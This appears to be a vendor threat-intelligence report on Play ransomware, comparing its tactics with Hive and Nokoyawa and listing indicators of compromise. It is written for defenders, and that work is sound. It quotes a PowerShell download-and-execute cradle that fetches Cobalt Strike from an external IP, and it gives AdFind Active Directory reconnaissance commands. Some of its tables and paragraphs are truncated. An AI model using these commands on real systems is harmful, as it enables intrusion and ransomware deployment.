



Ransomware

Play Ransomware's Attack Playbook Similar to that of Hive, Nokoyawa

Play is a new ransomware that takes a page out of Hive and Nokoyawa's playbook. The many similarities among them indicate that Play, like Nokoyawa, are operated by the same people.

By: Don Ovid Ladores, Lucas Silva, Scott Burden, Janus Agcaoili, Ivan Nicole Chavez, Ian Kenefick, Ieriz Nicolle Gonzalez, Paul Pajares

September 06, 2022

Read time: 7 min (1870 words)



In July, we investigated a spate of **ransomware** cases in the Latin American region that targeted government entitles, which was initially attributed to a new player known as Play ransomware. This ransomware's name was derived from its behavior, as it adds the extension ".play" after encrypting files. Its ransom note also contains the single word, "PLAY," and the ransomware group's contact email address (Figure 1). Victims of this ransomware first surfaced in **Bleeping Computer forums** in June 2022. A month later,




Figure 1. Play ransomware’s ransom note

Further analysis of these ransomware infections, however, revealed that Play uses many tactics that follow the playbook of both Hive and Nokoyawa ransomware (Tables 1 and 2), including similarities in the file names and file paths of their respective tools and payloads. Earlier this year, we found evidence that suggests that the **attackers behind Nokayawa are related to those behind Hive**, owing to the many similarities between their attack chains.

Notably, one behavior that sets Play ransomware apart from **Hive** and Nokoyawa is its use of AdFind, a command-line query tool capable of collecting information from Active Directory (AD), as means of discovery (Figure 2). Hive, on the other hand, has been observed using tools like the **TrojanSpy.DATASPY** trojan to gather information in a victim’s system.

| Indicator | Purpose | Nokoyawa and Hive ransomware | Play ransomware |
|----------------|----------------------|------------------------------|-----------------|
| Nekto/PriviCMD | Privilege escalation | ✓ | ✓ |

| | | | |
|--------------------|----------------------------------|---|---|
| GMER | Defense evasion | ✓ | ✓ |
| PCHunter | Discovery and defense evasion | ✓ | |
| AdFind | Discovery | | ✓ |
| PowerShell scripts | Discovery | ✓ | |
| Psexec | Lateral deployment of ransomware | ✓ | ✓ |

Table 1. A comparison of similarities in the overall flow and behavior of the Play and Nokoyawa/Hive ransomware families

| Tactic/Tools | Nokoyawa and Hive ransomware | |
|------------------------|---|---|
| Nekto/PriviCMD | <ul style="list-style-type: none">◦ %public%\Music\svhost.exe | <ul style="list-style-type: none">◦ %us |
| Cobalt Strike download | <code>-nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('_hxxp://185.150.117[.]186:80/asdfgsdhsdfgsdfg'))"</code> | <code>-nop -n net.we</code> |
| Coroxy/SystemBC | <ul style="list-style-type: none">◦ %userprofile%\Pictures\socks.exe◦ %systemroot%\System32\sok.exe | <ul style="list-style-type: none">◦ %pl |
| Ransomware deployment | <ul style="list-style-type: none">◦ C:\PerfLogs\xxx.exe◦ %mytemp%\xxx.exe | <ul style="list-style-type: none">◦ C:\F◦ %m |

Table 2. A comparison of tools and tactics in the attacks of Play and Nokoyawa/Hive ransomware families

```
adfind.exe -f "(objectcategory=person)" > ad_users.txt
adfind.exe -f "(objectcategory=computer)" > ad_computers.txt
adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

Figure 2. Play ransomware’s use of AdFind

Related Malware Campaigns

Though not all of the Play ransomware infections that we analyzed shared malware indicators with that of Hive and Nokoyawa ransomware, their many shared tactics and tools suggest a high probability of affiliation between these ransomware families. This ransomware merits further investigation, and we plan on validating the related URLs from Play ransomware infections in terms of watermarking. This is to determine whether these were indeed related to any Hive infections in the past, as was done previously with Nokoyawa infections.

Additionally, we have found evidence that points to a possible connection between Play ransomware and **Quantum ransomware**, which is an offshoot of the notorious **Conti ransomware group**. The Cobalt Strike beacons that were used in Play's attacks bear the same watermark, 206546002, as those previously dropped by Emotet and SVCReady

During our investigation, we found indicators of a good chance of an Emotet infection. Though there are currently no spam campaigns using the Emotet trojan, we did detect a few cases of Emotet being used to deploy Cobalt Strike beacons bearing the same 206546002 watermark that was found in beacons involved in Play's ransomware attacks.

Infection Routine

The malware authors behind Play ransomware have been known to use compromised valid accounts or exploit unpatched Fortinet SSL VPN vulnerabilities to gain access to an organization's network (Figure 3). Like most modern ransomware, Play uses living-off-the-land binaries (LOLBins) as part of its attacks: For example, it uses the remote tool WinSCP for data exfiltration, and Task Manager for Local Security Authority Server Service (LSASS) process dumping and credential cracking.

Play ransomware also uses double extortion techniques against its victims. In its attacks, data exfiltration is performed prior to the deployment of the ransomware: It archives a victim's files using WinRAR and then uploads the files to sharing sites. The ransomware executable is distributed via Group Policy Objects (GPO), then run using scheduled tasks, PsExec or wmic.




Figure 3. Play ransomware's infection chain

Initial Access

Play's ransomware actors commonly gain initial access through valid accounts that have been reused across multiple platforms, have previously been exposed, or were obtained through illegal means. This includes Virtual Private Network (VPN) accounts, not just domain and local accounts. Exposed RDP servers are also abused to establish a foothold. Another technique Play ransomware uses is the exploitation of the FortiOS vulnerabilities [CVE-2018-13379](#) and [CVE-2020-12812](#).



created HTTP resource requests. On the other hand, CVE-2020-12012 is an improper authentication vulnerability in SSL VPN in FortiOS, which allows a user to log in without being prompted for FortiToken, the second factor of authentication, if they changed the case of their username.

Execution

We observed Play ransomware's usage of scheduled tasks and PsExec during its execution phase. Another one of Play's techniques involves the creation of a GPO, as GPOs are able to control many user and machine settings in the AD. The GPO deploys a scheduled task across the AD environment, and the task executes the ransomware at a specific date and time.

The ransomware also uses batch files to execute PsExec, a legitimate Windows tool in the SysInternals suite. This tool's ability to execute processes on other systems allows the rapid spread of the ransomware and assists Play in its reconnaissance activities.

Persistence

After the Play ransomware actors gain initial access through valid accounts, they will continue to use these accounts as a persistence mechanism. If Remote Desktop Protocol (RDP) access is disabled in a victim's system, the malicious actors will enable it by executing "netsh" commands so that they can establish inbound connections within a victim's system. The ransomware executable is dropped in the Domain Controller shared folders (NETLOGON or SYSVOL) and is run by a scheduled task/PsExec, after which encryption of the victim's files takes place.



Play ransomware uses **Mimikatz** to extract high privileges credentials from memory. Afterward, the ransomware will add accounts to privileged groups, one of which is the Domain Administrators group. It performs vulnerability enumeration through **Windows Privilege Escalation Awesome Scripts** (WinPEAS), a script that searches for possible local privilege escalation paths.

Defense Evasion

The ransomware uses tools such as **Process Hacker**, **GEMER**, **IOBit**, and **PowerTool** to disable antimalware and monitoring solutions. It covers its tracks using the Windows built-in tool wevtutil or a batch script, which will remove indicators of its presence, such as logs in Windows Event Logs or malicious files. It disables Windows Defender protection capabilities through PowerShell or command prompt. The PowerShell scripts that Play ransomware uses, like Cobalt Strike beacons (Cobeacon) or Empire agents, are encrypted in Base64.

Credential Access

Play ransomware also uses Mimikatz to dump credentials. The tool can be dropped directly on the target host or executed as a module through a command-and-control (C&C) application like Empire or Cobalt Strike. We also observed the malware's use of the Windows tool Task Manager to dump the LSASS process from memory.

Discovery



performed by different tools, such as **ADFind**, **Microsoft Nttest**, and **Droptbound**.

Enumeration of system information such as hostnames, shares, and domain information were also performed by the threat actor.

Lateral Movement

Play ransomware may use different tools to move laterally across a victim's system:

- **Cobalt Strike SMB beacon** is used as a C&C beacon, a method of lateral movement, and a tool for downloading and executing files
- **SystemBC**, a SOCKS5 proxy bot that acts as a backdoor with the ability to communicate over TOR, is used for backdooring mechanisms
- **Empire** is an open-source post-exploitation framework used to conduct Play ransomware's post-exploitation activity
- **Mimikatz** is used to dump credentials and gain domain administrator access on victim networks to conduct lateral movement.

Exfiltration

A victim's data is often split into chunks instead of whole files prior to its exfiltration, an approach that Play ransomware may use to avoid triggering network data transfer. The ransomware actors use WinSCP, an SFTP client and FTP client for Microsoft Windows. They also use WinRAR to compress the files in .RAR format for later exfiltration. We were able to identify a web page developed in PHP that is used to receive the exfiltrated files.

Impact



cases we investigated, the ransom notes contained an email address following this format: *[seven random characters]@gmx[.]com*.

Infection Distribution

Like Hive and Nokoyawa ransomware, most of Play ransomware's attacks affected organizations located in the Latin American region, with Brazil topping the list. Organizations in Argentina, Hungary, India, the Netherlands, and Spain also experienced Play attacks.

Security Recommendations

The results of our investigation into Play ransomware's attacks highlight the evolution of threats that are designed to evade detection. Organizations should be wary of malicious actors using red-team or penetration-testing tools to blend in with a targeted system's environment.

End users and organizations alike can mitigate the risk of infection from ransomware like Play by following these security best practices:

- **Enable multifactor authentication (MFA)** to prevent attackers from performing lateral movement inside a network.
- **Adhere to the 3-2-1 rule** when backing up important files. This involves creating three backup copies on two different file formats, with one of the copies stored in a separate location.
- **Patch and update systems** regularly. It's important to keep operating systems and applications up to date and maintain patch management protocols that can deter malicious actors from exploiting any software vulnerabilities.



capabilities that collect and automatically correlate data across multiple security layers — email, endpoints, servers, cloud workloads, and networks — to prevent attacks via automated protection, while also ensuring that no significant incidents go unnoticed. Trend Micro Apex One™ also provides next-level automated threat detection and response to protect endpoints against advanced issues, like human-operated ransomware.

Indicators of Compromise (IOCs)

Hashes

| SHA-256 | Detection |
|--|-----------------------------|
| fc2b98c4f03a246f6564cc778c03f1f9057510efb578ed3e9d8e8b0e5516bd49 | Trojan.Win64.PRIVICMD.YXCH' |
| c316627897a78558356662a6c64621ae25c3c3893f4b363a4b3f27086246038d | Backdoor.Win32.COBEACON.' |
| c92c158d7c37fea795114fa6491fe5f145ad2f8c08776b18ae79db811e8e36a3 | PUA.Win32.AdFind.A |

| | |
|--|---------------------------|
| | |
| 094d1476331d6f693f1d546b53f1c1a42863e6cde014e2ed655f3cbe63e5ecde | HackTool.Win32.ToolPow.SM |
| e8a3e804a96c716a3e9b69195db6ffb0d33e2433af871e4d4e1eab3097237173 | PUA.Win32.GMER.YABBI |
| d4a0fe56316a2c45b9ba9ac1005363309a3edc7acf9e4df64d326a0ff273e80f | PUA.Win32.ProcHack.C |
| c88b284bac8cd639861c6f364808fac2594f0069208e756d2f66f943a23e3022 | Backdoor.Win32.SYSTEMBC.Y |
| f18bc899bcacd28aaa016d220ea8df4db540795e588f8887fe8ee9b697ef819f | Ransom.Win32.PLAYCRYPT.YE |
| e641b622b1f180fe189e3f39b3466b16ca5040b5a1869e5d30c92cca5727d3f0 | Ransom.Win32.PLAYDE.A |
| 608e2b023dc8f7e02ae2000fc7dbfc24e47807d1e4264cbd6bb5839c81f91934 | Ransom.Win32.PLAYDE.YXCHJ |
| 006ae41910887f0811a3ba2868ef9576bbd265216554850112319af878f06e55 | Ransom.Win32.PLAYDE.YXCHJ |

| | |
|--|---------------------------|
| | |
| 8962de34e5d63228d5ab037c87262e5b13bb9c17e73e5db7d6be4212d66f1c22 | Ransom.Win32.PLAYDE.YXCHJ |
| 5573cbe13c0dbfd3d0e467b9907f3a89c1c133c774ada906ea256e228ae885d5 | Ransom.Win32.PLAYDE.YXCHJ |
| f6072ff57c1cfe74b88f521d70c524bcbbb60c561705e9febe033f51131be408 | Ransom.Win32.PLAYDE.YXCHJ |
| 7d14b98cdc1b898bd0d9be80398fc59ab560e8c44e0a9dedac8ad4ece3d450b0 | Ransom.Win32.PLAYDE.YXCHJ |
| dcaf62ee4637397b2aaa73dbe41cfb514c71565f1d4770944c9b678cd2545087 | Ransom.Win32.PLAYDE.YXCHJ |
| f5c2391dbd7ebb28d36d7089ef04f1bd9d366a31e3902abed1755708207498c0 | Ransom.Win32.PLAYDE.YACHV |
| 3e6317229d122073f57264d6f69ae3e145decad3666ddad8173c942e80588e69 | Ransom.Win32.PLAYDE.YACHF |

| URL | Description |
|---|-------------------------|
| hxxp://84.32.190[.]37:80/ahgffxvbghgfv | Cobalt Strike download |
| hxxp://newspraise[.]com | Cobalt Strike C&C |
| hxxp://realmacnow[.]com | Cobalt Strike C&C |
| 172.67.176[.]244 | Cobalt Strike C&C |
| 104.21.43[.]80 | Cobalt Strike C&C |
| hxxp://67.205.182[.]129/u2/upload[.]php | Exfiltration C&C Server |

Tags

Articles, News, Reports | Ransomware | Research



Business



Don Ovid Ladores

Threats Analyst

Lucas Silva

Incident Response Analyst

Scott Burden

Incident Response Analyst

Janus Agcaoili

Threats Analyst

Ivan Nicole Chavez

Threat Analyst

Ian Kenefick

Threats Analyst

Ieriz Nicolle Gonzalez

Threat Analyst

Paul Pajares

Threats Analyst

[CONTACT US](#)

[SUBSCRIBE](#)

Related Articles

[Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis](#)

[Attacker Abuses Victim Resources to Reap Rewards from Titan Network](#)

[A Cybersecurity Risk Assessment Guide for Leaders](#)



Business



Experience our unified platform for free

Claim your 30-day trial



Resources

Support

About Trend

Country Headquarters

Trend Micro - United States (US)

225 East John Carpenter Freeway

Suite 1500

Irving, Texas 75062

Phone: +1 (817) 569-8900



Business



United States

[Privacy](#) | [Legal](#) | [Accessibility](#) | [Site map](#)

Copyright ©2024 Trend Micro Incorporated. All rights reserved